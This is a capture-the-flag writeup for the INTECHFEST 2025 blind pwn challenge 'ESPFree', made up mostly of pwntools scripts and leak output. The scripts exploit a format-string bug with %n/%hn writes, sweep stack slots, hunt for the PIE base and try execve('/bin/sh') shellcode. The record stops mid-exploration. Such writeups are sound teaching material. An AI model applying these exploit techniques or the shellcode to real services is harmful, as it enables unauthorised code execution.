INTECHFEST 2025 WRITEUP

satyriha

ITOID

ztz


newbies bersatu


INTECHFEST 2025 WRITEUP

Table of Contents

Binary Exploitation

Binary Exploitaiton/ESPFree (3 Solves)





This is a blind pwn challenge. There are a format string and heap overflow vulnerability in it. The progam flow:

__init__ → call hidden_func ; jmp eat. The problem setter doesn't let us know what the hidden_func is lol

eat → rax = malloc(0x1000); rdi = rax; gets(rdi) -> heap overflow vulnerability

pwn → rdi = rax; printf(rdi). our input is used as the format string → format-string vulnerability

free → free(rax); jmp eat. It loops forever lol

At first, I tried to directly overwrite the return address with execve("/bin/sh", 0, 0) shellcode: (guessing the nx is disabled). Oh yeah, btw just use a dummy elf executable for the template to work lol :v

```python
#!/usr/bin/env python3
from pwn import *
import inspect
from struct import unpack

context.terminal = "kitty @launch --location=split --cwd=current".split()
# context.log_level = "debug"
context.arch = "amd64"

def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
```

```
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or HOST, int(args.PORT or PORT), *a, **kw)

gdbscript = """
"""

HOST, PORT = "103.167.133.84", 1337
exe  = context.binary = ELF(args.EXE or "./chall", checksec=False)

io = start()
sla = lambda a, b: io.sendlineafter(a, b)
sa = lambda a, b: io.sendafter(a, b)
ru = lambda a: io.recvuntil(a)
s = lambda a: io.send(a)
sl = lambda a: io.sendline(a)
rl = lambda: io.recvline()
com = lambda: io.interactive()
def li(val, x=None):
    if x is None:
        frame = inspect.currentframe().f_back
        x = [k for k, v in frame.f_locals.items() if v is val][0]
    log.info(f"{x}: {hex(val)}")
rud = lambda a:io.recvuntil(a, drop=0x1)
r = lambda: io.recv()
int16 = lambda a: int(a, 16)
rar = lambda a: io.recv(a)
rj = lambda a, b, c : a.rjust(b, c)
lj = lambda a, b, c : a.ljust(b, c)
d = lambda a: a.decode('utf-8')
e = lambda a: a.encode()
cl = lambda: io.close()
rlf = lambda: io.recvline(0)
bfh = lambda a: bytes.fromhex(a)

sc = asm('''
    .section .shellcode,"awx"
```

```
    .global _start
    .global __start
    _start:
    __start:
    .intel_syntax noprefix
    .p2align 0
        push 0x68
        mov rax, 0x732f2f2f6e69622f
        push rax
        mov rdi, rsp
        push 0x1010101 ^ 0x6873
        xor dword ptr [rsp], 0x1010101
        push 8
        pop rsi
        add rsi, rsp
        mov rsi, rsp
        pop rax
        syscall
        nop
    ''', arch='amd64')
sl(b'A' * 0x1000 + sc)

com()
```


But i got free(): invalid next size (normal) as the response. Since i cannot control the Return Instruction Pointer, I tried to brute the addresses first (especially which and what are the stack addresses points to) with format string leak and format string read to read the contents


```
#!/usr/bin/env python3
from pwn import *
from struct import unpack

context.terminal = "kitty @launch --location=split --cwd=current".split()
# context.log_level = "debug"
context.arch = "amd64"

def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
```

```
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or HOST, int(args.PORT or PORT), *a, **kw)

gdbscript = """
"""

HOST, PORT = "103.167.133.84", 1337
exe = context.binary = ELF(args.EXE or "./chall", checksec=False)

io = start()
sl = lambda a: io.sendline(a)
ru = lambda a: io.recvuntil(a)

SENT = b"A" * 12  # delimiter

def sendf(fmt: bytes) -> bytes:
    """Send a single format string and capture output up to SENT."""
    if not fmt.endswith(b"\n"): fmt += b"\n"
    sl(fmt.rstrip(b"\n") + SENT)
    return ru(SENT)[:-len(SENT)]

def u64le(b: bytes) -> int:
    return unpack("<Q", b.ljust(8, b"\x00"))[0]

def looks_stack(v: int) -> bool:
    top = v & 0xffff000000000000
    return top in (0x00007ffd00000000, 0x00007ffe00000000, 0x00007fff00000000)

# ---------- scan & anchor discovery ----------
N = 100
leaks = {}        # slot -> int(value) for 0x... outputs
rawvals = {}      # slot -> raw bytes for printing

# sweep %p and annotate interesting pointers with a quick %s peek
for i in range(1, N + 1):
    out = sendf(f"%{i}$p".encode())
    rawvals[i] = out
```

```
    if out.startswith(b"0x"):
        try:
            leaks[i] = int(out, 16)
        except Exception:
            pass

    line = f"{i:02d} {out!r}"
    if b"0x7ff" in out and b"00" not in out:
        dbytes = sendf(f"%{i}$s".encode())
        if len(dbytes) > 8:
            line += f" points to {dbytes!r}"
        else:
            line += f" points to {hex(u64le(dbytes))}"
    print(line)

# method A (read-only): find J such that *(arg[J]) == arg[K] (i.e., pointer-to-slot)
anchor = None
pointed_slot = None
slots_base = None

for j, v in leaks.items():
    if not looks_stack(v):
        continue
    # read 8 bytes from the address stored in slot j
    deref8 = sendf(f"%{j}$.8s".encode())
    q = u64le(deref8)
    # does that equal the value of some slot k?
    for k, vk in leaks.items():
        if vk == q:
            anchor, pointed_slot = j, k
            slots_base = v - 8 * k
            break
    if anchor is not None:
        break

# method B (write-assisted): if A failed, try to plant a 16-bit tag using each stacky candidate
```

```
if anchor is None:
    TAG = 0xd34d
    for j, v in leaks.items():
        if not looks_stack(v):
            continue
        # try writing a short (low-risk) tag to *arg[j]
        sendf(f"%{TAG}x%{j}$hn".encode())
        # scan for a slot that now prints exactly 0xd34d
        for k in range(1, N + 1):
            chk = sendf(f"%{k}$p".encode())
            if chk == f"0x{TAG:x}".encode():
                anchor, pointed_slot = j, k
                slots_base = v - 8 * k
                log.success(f"found writer: %{j}$hn -> slot {k}; slots_base =
{slots_base:#x}")
                break
        if anchor is not None:
            break

# results
if anchor is not None:
    log.success(f"anchor arg = %{anchor}$  points to slot {pointed_slot}")
    log.success(f"slots_base = {slots_base:#x}  (slot_addr(i) = slots_base + 8*i)")
else:
    log.warning("no anchor discovered (try increasing N, or different libc/env)")

io.interactive()
```


itoid
/espfree/isolated
>>> ./brute.py
/home/itoid/.local/lib/python3.11/site-packages/unicorn/unicorn.py:6:
oval as early as 2025-11-30. Refrain from using this package or pin to
import pkg_resources
[!] Could not populate PLT: module 'unicorn' has no attribute 'UC_ARCH
[+] Opening connection to 103.167.133.84 on port 1337: Done
01 b'0x7f7f0bd45963'
02 b'(nil)'
03 b'0x7f7f0bd458e0'
04 b'(nil)'
05 b'(nil)'
06 b'0x56200efcd2c0'
07 b'0xb788528f03bf7200'
08 b'0x7ffc34dc4540' points to 0x7ffc34dc45a0
09 b'0x7f7f0bb6c1ca'
10 b'(nil)'
11 b'0x7ffc34dc45c8' points to 0x7ffc34dc4f36
12 b'0x134dc4500'
13 b'0x56200d517302'
14 b'0x7ffc34dc45c8' points to 0x7ffc34dc4f36
15 b'0x20673df52afffb70'
16 b'0x1'
17 b'(nil)'
18 b'0x56200d519d90'
19 b'0x7f7f0bd91000'
20 b'0x20673df5291ffb70'
21 b'0x21614320237dfb70'
22 b'0x562000000000'
23 b'(nil)'
24 b'(nil)'
25 b'0x56200d5172eb'
26 b'0x7ffc34dc45c0' points to 0x1
27 b'0xb788528f03bf7200'
28 b'0x7ffc34dc45a0' points to 0x0
29 b'0x7f7f0bb6c28b'
30 b'0x7ffc34dc45d8' points to 0x7ffc34dc4f3e
31 b'0x56200d519d90'
32 b'0x7ffc34dc45d8' points to 0x7ffc34dc4f3e
33 b'0x56200d517302'
34 b'(nil)'
35 b'(nil)'
36 b'0x56200d517120'
37 b'0x7ffc34dc45c0' points to 0x1
38 b'(nil)'
39 b'(nil)'
40 b'(nil)'
41 b'0x56200d517145'
42 b'0x7ffc34dc45b8' points to 0x38
43 b'0x38'



I didn't see any ascii as hex (flag string) leaked. I asked the problem setter on ticket for the libc but the problem setter said no need for libc lol. I found out that the stack address at offset 8 points at the stack address at offset 28. The stack address at offset 28 points to 0x0.
I used 0xd34d as a tag to see if i can write to the offset 28:

```python
#!/usr/bin/env python3
from pwn import *
import inspect
from struct import unpack

context.terminal = "kitty @launch --location=split --cwd=current".split()
# context.log_level = "debug"
context.arch = "amd64"

def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or HOST, int(args.PORT or PORT), *a, **kw)

gdbscript = """
"""

HOST, PORT = "103.167.133.84", 1337
exe  = context.binary = ELF(args.EXE or "./chall", checksec=False)

io  = start()
sla = lambda a, b: io.sendlineafter(a, b)
sa  = lambda a, b: io.sendafter(a, b)
ru  = lambda a: io.recvuntil(a)
sl  = lambda a: io.sendline(a)
```

```python
SENT = b"A"*12

def sendf(fmt: bytes) -> bytes:
    """send a format string, append a fixed sentinel, and return what was printed before it"""
    if not fmt.endswith(b'\n'):
        fmt += b'\n'
    sl(fmt.rstrip(b'\n') + SENT)
    return ru(SENT)[:-len(SENT)]

def u64le(b: bytes) -> int:
    return unpack('<Q', b.ljust(8, b'\x00'))[0]

def looks_stack(v: int) -> bool:   # very coarse heuristic
    return (v & 0xffff000000000000) == 0x00007fff00000000

# 1) plant a recognizable tag via an existing stack pointer arg (here %28$)
TAG = 0xd34d
sendf(f"%{TAG}x%28$n".encode())

# 2) walk %p slots and optionally %s-deref stack-looking ones
N = 50
leaks = {}         # idx -> int(value) if hex, else None
tag_idx = None

for i in range(1, N+1):
    raw = sendf(f"%{i}$p".encode())
    print(f"{i:02d}", raw, end='')

    # record hex -> int when possible
    val = None
    try:
        if raw.startswith(b"0x"):
            val = int(raw, 16)
            leaks[i] = val
    except Exception:
        pass
```

```
    # annotate if it quacks like a stack pointer (and isn't an obvious (nil))
    if b"0x7ff" in raw and b"00000000" not in raw:
        deref = sendf(f"%{i}$s".encode())
        if len(deref) > 8:
            print(" =>", deref)
        else:
            print(f" => {u64le(deref):#x}")
    else:
        print()

    # find where our 0xd34d tag landed
    if raw == f"0x{TAG:x}".encode():
        tag_idx = i

if tag_idx is not None:
    log.info(f"tag 0x{TAG:x} seen at slot {tag_idx}")
else:
    log.warning("did not observe 0xd34d tag (layout may differ)")

# 3) try to determine if some arg (28 by default) points to another slot and derive
slots_base
anchor = 28
if anchor in leaks and looks_stack(leaks[anchor]):
    # read 8 bytes at the pointer in %anchor$p; that's the contents of some slot[k]
(likely a stack ptr)
    deref_bytes = sendf(f"%{anchor}$.8s".encode())
    deref_qword = u64le(deref_bytes)

    # locate k such that %k$p equals the qword we just read
    target_slot = None
    for k, v in leaks.items():
        if v == deref_qword:
            target_slot = k
            break

    if target_slot is not None:
        slots_base = leaks[anchor] - 8*target_slot
```

```
        log.success(f"%{anchor}$p points to slot {target_slot}; slots_base =
{slots_base:#x}")
    else:
        log.warning(f"could not match %{anchor}$s qword {deref_qword:#x} to any
%i$p leak")
else:
    log.warning(f"slot {anchor} is not a plausible stack pointer (or missing)")
```

It works! We can write to offset 28 with %{≤2 bytes}x28$n. So, this is a write-what-where format string write challenge + with heap involved because when the program takes our input using gets(), it malloc(0x1000) first.

My next strategy is:
Plants 0xd34d via %28$n so we know which slot it originally hit, reads %28$p to get the absolute address of the “varargs cell” that %28$ is aimed at, computes the address of the cell for a code-looking slot (defaults to 13).

I used %8$hn to tweak the low 16 bits of the pointer that %28$ uses, so %28$ now targets the cell for code_slot, leaks one pointer through %28$s for a page-aligned seed, loops over nearby pages: for each candidate base, uses %28$hn to rewrite the low 16 bits of the pointer stored in the code_slot cell, then %{code_slot}$s to read it. When the bytes begin with ELF, that page is the PIE base.


```
#!/usr/bin/env python3
from pwn import *
import inspect
from struct import unpack

context.terminal = "kitty @launch --location=split --cwd=current".split()
# context.log_level = "debug"
context.arch = "amd64"

def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or HOST, int(args.PORT or PORT), *a, **kw)

gdbscript = """
"""

HOST, PORT = "103.167.133.84", 1337
exe  = context.binary = ELF(args.EXE or "./chall", checksec=False)

io  = start()
sla = lambda a, b: io.sendlineafter(a, b)
sa  = lambda a, b: io.sendafter(a, b)
ru  = lambda a: io.recvuntil(a)
sl  = lambda a: io.sendline(a)
```

```python
SENT = b"A"*12

def sendf(fmt: bytes) -> bytes:
    if not fmt.endswith(b'\n'):
        fmt += b'\n'
    sl(fmt.rstrip(b'\n') + SENT)
    return ru(SENT)[:-len(SENT)]

def u64le(b: bytes) -> int:
    return unpack('<Q', b.ljust(8, b'\x00'))[0]

# --- 1) tag the write target that %28$n currently hits (purely for orientation)
TAG = 0xd34d
sendf(f"%{TAG}x%28$n".encode())

# --- 2) sweep stack args
N = 50
leaks = {}    # slot -> int(value) if 0x...-like
tag_idx = None

for i in range(1, N+1):
    raw = sendf(f"%{i}$p".encode())
    print(f"{i:02d}", raw, end='')

    if raw.startswith(b"0x"):
        try:
            leaks[i] = int(raw, 16)
        except:
            pass

    if b"0x7ff" in raw and b"00" not in raw:
        deref = sendf(f"%{i}$s".encode())
        if len(deref) > 8:
            print(" =>", deref)
        else:
            print(f" => {u64le(deref):#x}")
    else:
        print()
```

```
    if raw == f"0x{TAG:x}".encode():
        tag_idx = i

if tag_idx is not None:
    log.info(f"tag 0x{TAG:x} seen at slot {tag_idx}")
else:
    log.warning("did not observe 0xd34d tag; continuing anyway")

# --- 3) re-point arg 28's write target to the stack-cell of a code-ish slot
# %8$ is a pointer to the pointer used by %28$.
if 28 not in leaks:
    # re-poll if it wasn't captured
    v = sendf(b"%28$p")
    if v.startswith(b"0x"):
        leaks[28] = int(v, 16)

if 28 not in leaks or leaks[28] == 0:
    log.failure("cannot read %28$p")
    io.interactive()
    raise SystemExit

addr_arg28_ptr = leaks[28]
# pick a slot we will use as the "code pointer holder" (13 in your logs)
code_slot = 13
if code_slot not in leaks:
    # fall back: choose the smallest slot with a non-nil leak that isn't obviously
the env/stack scan
    cands = [i for i,v in leaks.items() if i >= 12 and v and (v & 0xfff)]
    code_slot = min(cands) if cands else 13
    log.warning(f"default code_slot 13 missing; trying slot {code_slot}")

if tag_idx is None:
    # if we didn't see the tag, assume the usual landing at 40 (your runs show 40
consistently)
    tag_idx = 40

# compute the absolute address of the stack cell for code_slot
```

```
cell_code_slot = addr_arg28_ptr - (8 * tag_idx) + (8 * code_slot)

# helper: write a 16-bit value using %8$hn to the *pointer that %28$ uses* (low 2
bytes only).
def retarget_arg28_ptr(low16_addr: int):
    # this adjusts the low 2 bytes of the address stored where %8$ points (i.e.,
where %28$ writes/reads)
    last2 = low16_addr & 0xffff
    # use %x padding like in your working payloads
    sendf(f"%{last2}x%8$hn".encode())

# set arg28's pointer to the cell of our chosen code_slot
retarget_arg28_ptr(cell_code_slot)

# --- 4) first probe via %28$s to steal a seed pointer and align to page
seed = sendf(b"%28$s")
seed_ptr = u64le(seed)
pie_seed = seed_ptr & ~0xfff
log.info(f"seed near PIE/code = {pie_seed:#x}")

# --- 5) page-walk: patch low 2 bytes of the *value in code_slot's cell* via
%28$hn, then %<code_slot>$s and look for ELF
def write16_to_code_slot(low16):
    # now that arg28 points at the *cell* of code_slot, %28$hn writes into that
cell's contents (low 2 bytes)
    sendf(f"%{low16 & 0xffff}x%28$hn".encode())

pie_base = None
for i in range(8):  # try a few pages
    guess = pie_seed - i * 0x1000
    write16_to_code_slot(guess & 0xffff)
    out = sendf(f"%{code_slot}$s".encode())
    if b"ELF" in out:
        pie_base = guess
        log.success(f"found PIE base {pie_base:#x} (via slot {code_slot})")
        break

if not pie_base:
```

```
    log.warning("PIE base not confirmed; increase page range or pick a different code_slot")

io.interactive()
```


04 b'(nil)'
05 b'(nil)'
06 b'0x55aadde262c0'
07 b'0x1af5e64f243a4c00'
08 b'0x7ffd20b72d10' => 0x7ffd20b72d70
09 b'0x7f47181351ca'
10 b'(nil)'
11 b'0x7ffd20b72d98' => 0x7ffd20b73f36
12 b'0x120b72cd0'
13 b'0x55aadc244302'
14 b'0x7ffd20b72d98' => 0x7ffd20b73f36
